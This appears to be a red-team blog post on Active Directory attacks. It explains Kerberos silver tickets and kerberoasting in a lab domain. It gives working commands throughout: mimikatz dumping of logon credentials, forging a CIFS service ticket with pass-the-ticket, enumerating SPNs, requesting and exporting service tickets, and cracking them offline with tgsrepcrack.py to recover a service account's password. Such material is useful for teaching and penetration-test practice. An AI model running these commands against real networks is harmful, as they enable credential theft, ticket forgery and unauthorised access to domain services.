exploit · active directory · red team
Silver ticket (in short)
A silver ticket gets us straight to the service ticket. Instead of stealing the domain’s krbtgt key, we need the key for the account running the service. For a file share that will commonly be the server’s computer account; for an application it might be a separate service account.
Little more information:
A golden ticket is a TGT for the target account. With golden tickets, the attacker still fronts up to a domain controller asking for service tickets to the things the attacker would like.
A silver ticket is slightly different…
With a silver ticket, the end result is the service ticket. We can create it offline and present it directly to the service. Whether the service accepts it without contacting a DC depends on its PAC validation behaviour and the Windows updates in play. So, no ticket request to the DC doesn’t necessarily mean no DC involvement at all.
To get a silver ticket set up on a compromised machine, use mimikatz:
privilege::debug
sekurlsa::logonpasswords
Note the NT hash for the account that owns the target service, not just the user you want to impersonate. The placeholders below need replacing with values from the lab:
Kerberos::golden /user:harry /id:1106 /domain:chadduffey.com /sid:{domain-sid} /target:fs1.chadduffey.com /rc4:{service-account-nt-hash} /service:cifs /ptt
There are two interesting things in the example:
- We use the golden ticket command, that’s ok
- We are forging a CIFS ticket here. That doesn’t make it a ticket for every protocol on the server. WinRM normally requests an HTTP SPN, and DCSync uses the directory replication RPC interface; an LDAP ticket isn’t a general-purpose DCSync credential. Check the service the client actually asks for. The Mimikatz documentation separates the service key, target and service name.
While we are here:
To set yourself up with silver tickets via kerberoasting: Get the tools: https://github.com/nidem/kerberoast
Optionally, get all SPN’s in the environment with:
setspn -T domain.com -Q */*

Or, use the script that comes with the kerberoast toolkit called “getuserSPNs.ps1”. User SPN’s are a better approach for kerberoasting because the computer passwords are chosen by a computer, and they are long. They are going to be hard to crack offline. With user (service account) passwords we have a better chance of cracking the hash.

We use the intentionally named service account and test whether it has a weak password:
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSVC/exchange.chadduffey.com"

We export the service ticket from memory. We haven’t extracted the service account’s key: the part encrypted with that key is what we’ll use to check password guesses offline.
Kerberos::list /export

We take that file, and feed it into tgsrepcrack.py which included with kerberoast package. It is worth mentioning that other options are available in the kerberoast package, including kirbi2john.py.
python tgsrepcrack.py wordlist.txt 1-chad@MSSQLSvc~exchange.chadduffey.com~1433-CHADDUFFEY.COM.kirbi

At this point, we have the credentials for the account “simpleservice@chadduffey.com” and are free to do whatever that account is able to do.